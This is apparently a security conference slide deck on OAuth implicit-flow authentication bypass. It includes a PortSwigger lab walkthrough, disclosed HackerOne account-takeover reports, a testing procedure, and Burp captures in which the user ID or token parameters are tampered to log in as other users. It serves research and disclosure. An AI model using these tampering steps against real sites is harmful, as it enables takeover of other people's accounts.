

BAE SYSTEMS

OAuth Authentication Bypass Technique

Sheikh Rizan, Cyber Lead Penetration Tester



Agenda

- OAuth2 Implicit Flow Overview
- Statistics
- Vulnerability Research
- Q&A




BAE SYSTEMS

Overview



OAuth2 Definition

“OAuth is an open standard for access delegation, commonly used as a way for Internet users to grant websites or applications access to their information on other websites but without giving them the passwords”



Sign in Free Sign Up

f t in


g SIGN IN WITH GOOGLE

Or Email

.....

Sign in

☐ Remember me Forgot password?



Canva

New to Canva? Sign up!


f Sign up with Facebook

G Sign up with Google

— Or —

Sign up with Email

By signing up, you agree to Canva's [Terms of Use and Privacy Policy](#).




f Login with Facebook

in Login with LinkedIn

EMAIL

PASSWORD

☐ Remember Me



Customer Portal

Login

Enter your email address and password to login.

Email Address

Password (forgot?)


☐ Remember me

Sign In

Need an account? [Sign Up](#)

g+ Sign in with Google Plus

f Sign in with Facebook



SIGN UP →

WELCOME BACK.

—

Email /

Password

☐ Remember Me FORGOT PASSWORD?


LOGIN

f LOGIN WITH FACEBOOK



f Log in with Facebook

OAuth2 Implicit Flow



BAE SYSTEMS


Statistics



- *Only a small number of websites that offer users to sign in using either Facebook, Google or Twitter appear to exhibit this problem.*
- *Tester only tested against FB accounts already owned by the tester.*
- ***The problem was not due to the fault of the Authorization Server (FB, Google or Twitter)***
- *Problem exist in implicit grant of OAuth2*

Stats

	URL	App Type	Tested By	Facebook	Google	Apple	Twitter	Microsoft	LinkedIn
1	http								
139	dpc	Web		YES					
140	=	Web		YES					
141	http	Web		YES	BUGGY	BUGGY			
142	http	Web		YES	YES				
143	http	Web		YES					
145	http	Web		YES	YES				
146	http	Web		YES					YES
147	http	Web		YES	YES				
149	http	Web		YES	YES				
150	http	Web		YES	UNTESTED	UNTESTED	YES		YES
151	http	Web		BROKEN	UNTESTED				
152	http	Web		YES	UNTESTED				
156	http	Web		UNTESTED	UNTESTED	UNTESTED			
157	http	Web		YES	UNTESTED				
158	http	Web		YES	UNTESTED				
159	http	Web		YES					
161	http	Web		YES	UNTESTED	UNTESTED			
162	http	Web		YES	UNTESTED	UNTESTED			
163	http	Web		YES	UNTESTED				
164	http	Web		YES	UNTESTED				
166	http	Web		YES	UNTESTED				
167	http	Web		YES	UNTESTED				
168	http	Web		YES					
169	http	Web		YES	UNTESTED				
170	http	Web		YES	UNTESTED				
171	http	Web		YES					
175	http	Web		YES					
176	https://www.myhomelife.myl	Web		YES					



URL	App Type	Tested By	Facebook	Google	Apple	Twitter	Microsoft	LinkedIn
https	Web		BROKEN					
https	Web		BROKEN	UNTESTED				
https	Web		BROKEN					
https	Web		BROKEN					UNTESTED
https	Web		BROKEN	UNTESTED				
https	Web		BROKEN					

BAE SYSTEMS

Vulnerability Research



Obtain refresh token

Obtain Access Token

User unintentionally grants too much access scope

Malicious client obtains existing authorization by fraud

Open redirector

Eavesdropping access tokens

Obtain access tokens from authorization server database

Obtain client credentials over non secure transport

Obtain client secret from authorization server database

Obtain client secret by online guessing

DoS on dynamic client secret creation

Authorization Code

Malicious client obtains authorization

Eavesdropping authorization codes

Obtain authorization codes from authorization server database


Online guessing of authorization codes

Authorization code leaks when requesting access token

Session fixation

DoS, Exhaustion of resources attacks

Access token leak in transport/end-points



Access token leak in browser history

Malicious client obtains authorization

Accidental exposure of passwords at client site

Client obtains scopes without end-user authorization

Client obtains refresh token through automatic authorization

Obtain user passwords on transport

Obtain user passwords from authorization server database

Online guessing

Eavesdropping refresh tokens from authorization server

Obtaining refresh token from authorization server database

Eavesdropping access tokens on transport

Replay authorized resource server requests

Guessing access tokens

Access token phishing by counterfeit resource server

Abuse of token by legitimate resource server or client

???

Leak of confidential data in HTTP-Proxies

Token leakage via logfiles and HTTP referrers

Obtain refresh token by online guessing

https://securityhubs.io/oauth2_threat_model.html

Lab: Authentication bypass via OAuth implicit flow



APPRENTICE

This lab uses an **OAuth** service to allow users to log in with their social media account. Flawed validation by the client application makes it possible for an attacker to log in to other users' accounts without knowing their password.

To solve the lab, log in to Carlos's account. His email address is `carlos@carlos-montoya.net`.

You can log in with your own social media account using the following credentials: `wiener:peter`.

[Access the lab](#)



Solution



1. While proxying traffic through Burp, click "My account" and complete the OAuth login process. Afterwards, you will be redirected back to the blog website.
2. In Burp, go to "Proxy" > "HTTP history" and study the requests and responses that make up the OAuth flow. This starts from the authorization request `GET /auth?client_id=[...]`.
3. Notice that the client application (the blog website) receives some basic information about the user from the OAuth service. It then logs the user in by sending a `POST` request containing this information to its own `/authenticate` endpoint, along with the access token.
4. Send the `POST /authenticate` request to Burp Repeater. In Repeater, change the email address to `carlos@carlos-montoya.net` and send the request. Observe that you do not encounter an error.
5. Right-click on the `POST` request and select "Request in browser" > "In original session". Copy this URL and visit it in your browser. You are logged in as Carlos and the lab is solved.

Hackerone Reports

[hackerone.com/reports/314808](#)

Login

Contacted by a hacker?

Contact Us

hackerone

SOLUTIONS ▾PRODUCTS ▾PARTNERS ▾COMPANY ▾HACKERS ▾RESOURCES ▾


358

#314808

Full account takeover

Share: [f](#) [t](#) [in](#) [y](#) [v](#)

TIMELINE



sandeep_hodkasia submitted a report to [Reverb.com](#).
Hello Team,

I got a security issue in reverb ios application which allows an attacker hack all users account.
Since iOS application is not in the scope but still I am reporting this, because this vulnerability may compromise all users account.
Please resolve this quickly.

Desription:
Reverb ios application is not validating facebook `access_token` on the server side in login api, which allows an attacker to hack all account using his own app access token.

Vulnerable request:

Code 311 Bytes

Wrap lines Copy Download

```
1 POST /api/auth/facebook HTTP/1.1
2 Host: reverb.com
3
4 {"fb_token":"EAAJ80f8DF2IBAL5wChKjuRHSV2VEWpm7eCz2IMqqJy1lJ3q8ooyQuKHcOXn6aZCZAIRcTClbrZBdUGhC3FbvncNYk1E0k7A0ktEhdjUPwHPOh3x29JURSgiGPB1ZCj5v
```

Here in vulnerable i used lyst app access token to login.


Steps to reproduce:

1. Replay vulnerable request in vulnerable request in burp suite
2. Use any other app access token.



Feb 11th (4 years ago)

>>

Reported February 11, 2018 2:54am +0800

 [sandeep_hodkasia](#)

Participants

State ● Resolved ()

Reported to [Reverb.com](#)

Disclosed March 19, 2020 11:26pm +0800

Severity High (7 - 8.9)

Weakness *None*

Bounty \$800

CVE ID *None*

Account de... *None*

Hackerone Reports


0

#858212

Complete account Takeover of FB Users

[ADD HACKER SUMMARY](#)

[TIMELINE](#) · [EXPORT](#)



r00tpgp submitted a report to [REDACTED]

Summary

Apr 24th (about 1 year ago)

I found a way to authenticate as any FB user that is registered at [REDACTED] All attacker need is the victims FB:

- `id`
- `name`

Attacker will first authenticate using his own FB account at [REDACTED], then modify the `id` and `name` to the victims' particulars and the system will grant the attacker victims' `token` which can be used to login into the victim account.

PoC

(1). Attacker is using the following creds:

```
"email": "r00tpgp+husna@wearehackerone.com", "id": "[REDACTED]", "name": "Husna Zulfadhly",
```

This is the vulnerable end-point:

>>

Reported April 24, 2020 11:25am +0800

 r00tpgp

Participants

State Resolved (Closed)

Reported to [REDACTED]

Severity Critical (9.8)

Asset: Dom... [REDACTED]

Weakness Improper Authentication - Generic

Bounty \$1,000

Visibility Private

CVE ID None

Account de... None

Hackerone Reports

1

#833666

FB Token Reuse Due to uncheck Application ID Leading to Acc Takeover

[ADD HACKER SUMMARY](#)

[TIMELINE](#) · [EXPORT](#)



r00tppg submitted a report to [REDACTED]

Mar 29th (about 1 year ago)

Title

FB Token Reuse Due to uncheck Application ID Leading to Acc Takeover

Summary

Client server doesn't check FB App ID when authenticating FB Oauth users. Thus, allowing FB token from any Application to be reused to gain entry to [REDACTED] client server.

Steps

(1). Use Burp to capture the FB Oauth token in [REDACTED] The vulnerable end point here is:

Image F764584: Screenshot_from_2020-03-29_08-55-21.png 144.85 KiB

[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)



Reported March 29, 2020 9:03am +0800

r00tppg

Participants



State ● Resolved (Closed)

Reported to [REDACTED]

Severity ■ High (8.8)

Asset: Dom... [REDACTED]

Weakness Improper Authentication
Generic

Visibility Private

CVE ID None

Account de... None

Hackerone Reports



Complete Account Takeover Using FB Token

Submitted over 1 year ago

Submission details

Revisions **1**

Reference	ed77d9ce5ad8a9952d44290d4edc7a75e26b05bc907bb7b6b2725e658f4ddf53
Submitted	19 Mar 2020 13:24:06 +08
Target Location	[REDACTED]
Target category	Other
VRT	Server Security Misconfiguration > OAuth Misconfiguration > Account Takeover
Priority	P2
Bug URL	[REDACTED]
Description	Summary Complete account takeover is possible by reusing FB token and changing the <code>userId</code> param to login to the victim account, resulting in attacker able to completely takeover the victims' account.

Status

Unresolved

Duplicate

This submission has been accepted as a valid issue.
Congratulations!

Reward

5 points

VRT version

1.8

Program

[REDACTED]


CrowdStream visibility

Choose to associate your details with this subm
CrowdStream when accepted.

Please note that your username will always be shown

4 vulnerable parameters that are unchecked by the Resource Server:

- 1. App-scoped User ID** = these are unique ID created by FB/Google/Twitter/etc, usually 15 digits.
- 2. Token Reuse** = the Access Token generated by the Authorization server. Can be taken from another application and recycled on another Resource Server 😊
- 3. Resource ID** = A unique primary key value such as user id, could also be the same as client email address. Easily guessed
- 4. Client Email Address** = an email address registered at the resource server / web server to identify a client. (as per Portswigger Lab) Very easily guessed



DISCLAIMER



Testing Procedures

1. Create several test accounts with OAuth Authorization Servers (FB, Twitter, LinkedIn, etc). Example:

testername+user01@wearehackerone.com

testername+user02@wearehackerone.com

2. FB accounts can only be used to authenticate against OAuth Websites after 24 hours of registration.

3. Register test accounts at target website

4. Login to target website using test accounts and analyse OAuth traffic using BurpSuite and modify user controllable parameters.

1. App-Scoped User ID Tamper

Difficult

It is mandatory all guests ages 2+ wear a face covering. ▾

Water Park & Fun ▾ Suites ▾

DAY PASS BOOK YOUR STAY

Sign In Close X


Email Address


Password 👁

✓ 8+ Characters ✓ Upper & Lowercase Letters ✓ Number(s)

[Forgot password?](#)

SIGN IN

1  Sign in with Google

 Sign in with Facebook

Don't have an account? Create one today and start receiving deals from


[Create An Account](#)

VIEW OFFER

1. App-Scoped User ID Tamper

2

Difficult



1. App-Scoped User ID Tamper

Difficult

Request

```
1 POST /user/api/v2.1/a... HTTP/2
2 Host: ...
3 Cookie: _evga_f8e0={%22uid%22:%22b11f99921f635860%22%2C%22puid%22:%22T56TdpDrECH8ve5gQf3yzc_3yGr
aFFkM0dLVzFKQnVsUwhrbUHN0VTelP0UEImbj1iNWJXcEJfd3VuR3Y2VkV4NjNXNkInJm09NyZ0PUFBQUFBROZJSk5FJnJtP
dnq#!|~; cd_user_id=179c1a212dc36-0abac66102743f8-67e1b3f-1b3510-179c1a212de34a; _gcl_au=1.1.926
/tq#!#4#-#q/s#!#iuuqt&4B00xxx/hpphmf/dpn0#~; _fbp=fb.1.1632117368027.294842460; _gat=1; _gat_UA-5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json
9 Request-Context: appId=cid-v1:718018b8-ad76-47b9-a84a-47d4b0601000
10 Traceparent: 00-4fec1cb96ebe456dac9c480f9c53f4a8-c70e084df91d4553-01
11 Content-Length: 293
12 Origin: https://...
13 Referer: https://...
14 Te: trailers
15
16 {
  "provider": "facebook",
  "token": "EAAB2LPeMQYsBADiIRMY9GFS0TBukBZAFnCrj9AvLKXIV7BD3V4DLpyzqrPZCLdIMD18DGyoADI06VYLjZBP5j
  "key": "315868573399421",
  "appleUser": null
}
```

Response

```
1 HTTP/2 200 OK
2 Content-Length: 137
3 Content-Type: application/json; charset=utf-8
4 Set-Cookie: JWT_COOKIE=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzbnZwLm9yZ
bGFpbXMvZ2L2ZW50YWw1IjoiSHVzbnEiLCJodHRwOi8vc2NoZW1hcy54bWxzbnZwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L
5 Set-Cookie: REFRESH_COOKIE=XBE0PZXB9FVh0plnQUZuk0SrXZnhwPAiRhebNnfgBnM%3D; expires=Wed, 20 Oct 20
6 Access-Control-Allow-Credentials: true
7 Access-Control-Allow-Origin: ...
8 Request-Context: appId=cid-v1:9da86c4a-f60c-45ec-b964-5697001562c7
9 Api-Supported-Versions: 2.0, 2.1
10 X-Content-Type-Options: nosniff
11 Strict-Transport-Security: max-age=15724800; includeSubDomains
12 X-Cache: CONFIG_NOCACHE
13 X-Azure-Ref: 0DIVIYQAAAA9sGIifP8xSabTsLS2Ci37U0cyRURHRTA4MTUAN2I2YTAwN2MtZWExMi00NjE0LThkNTgtZTI
14 Date: Mon, 20 Sep 2021 06:07:11 GMT
15
16 {
  "accessTokenExpiry": 1632118211568,
  "email": "r00tppg@wearehackerone.com",
  "id": "32580336",
  "firstName": "Husna",
  "lastName": "Zul fadhly"
}
```

Attacker tampers Key
value also known as
authorization key ID,
token value remains
untouched

Server returns Husna
Zul access

1. App-Scoped User ID Tamper

Difficult

The screenshot displays a web browser's developer tools interface, specifically the 'Network' tab. The 'Request' pane on the left shows a POST request to `/user/api/v2.1/` with a tampered 'key' value in the JSON body. The 'Response' pane on the right shows the server's response, which includes a JWT token and user information for 'Lisa Marie'.

Request:

```
POST /user/api/v2.1/ HTTP/2
Host: 
Cookie: _evga_f8e0={%22uuid%22:%22b11f99921f635860%22%2C%22puid%22:%22T56TdpDrECH8ve5gQf3yzc_3yGr
aFFkM0dLVzFKQnVsUwhrbUHhN0VTelp0UEImbj1iNWJXcEJfd3VuR3Y2VkV4NjNXNkInJm09NyZ0PUFBQUFBR0ZJSk5FJnJtP
dnq#!|~; cd_user_id=179c1a212dc36-0abac66102743f8-67e1b3f-1b3510-179c1a212de34a; _gcl_au=1.1.926
/td#!#4#-#q/s#!#iuuqt&4B00xxx/hpohmf/dpn0#~; _fbp=fb.1.1632117368027.294842460; _gat=1; _gat_UA-5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Request-Context: appId=cid-v1:718018b8-ad76-47b9-a84a-47d4b0601000
Traceparent: 00-4fec1cb96ebe456dac9c480f9c53f4a8-c70e084df91d4553-01
Content-Length: 293
Origin: https:
Referer: https:
Te: trailers
{
  "provider": "facebook",
  "token": "EAAB2LPeMOysBADiIRMY9GFSOTBukBZAFnCrj9AvLKKx1V7BD3V4DLpyzqrPZCLdIMD18DGYoADIO6VYLjZBP5j",
  "key": "314575830301353",
  "appleUser": null
}
```

Response:

```
HTTP/2 200 OK
Content-Length: 131
Content-Type: application/json; charset=utf-8
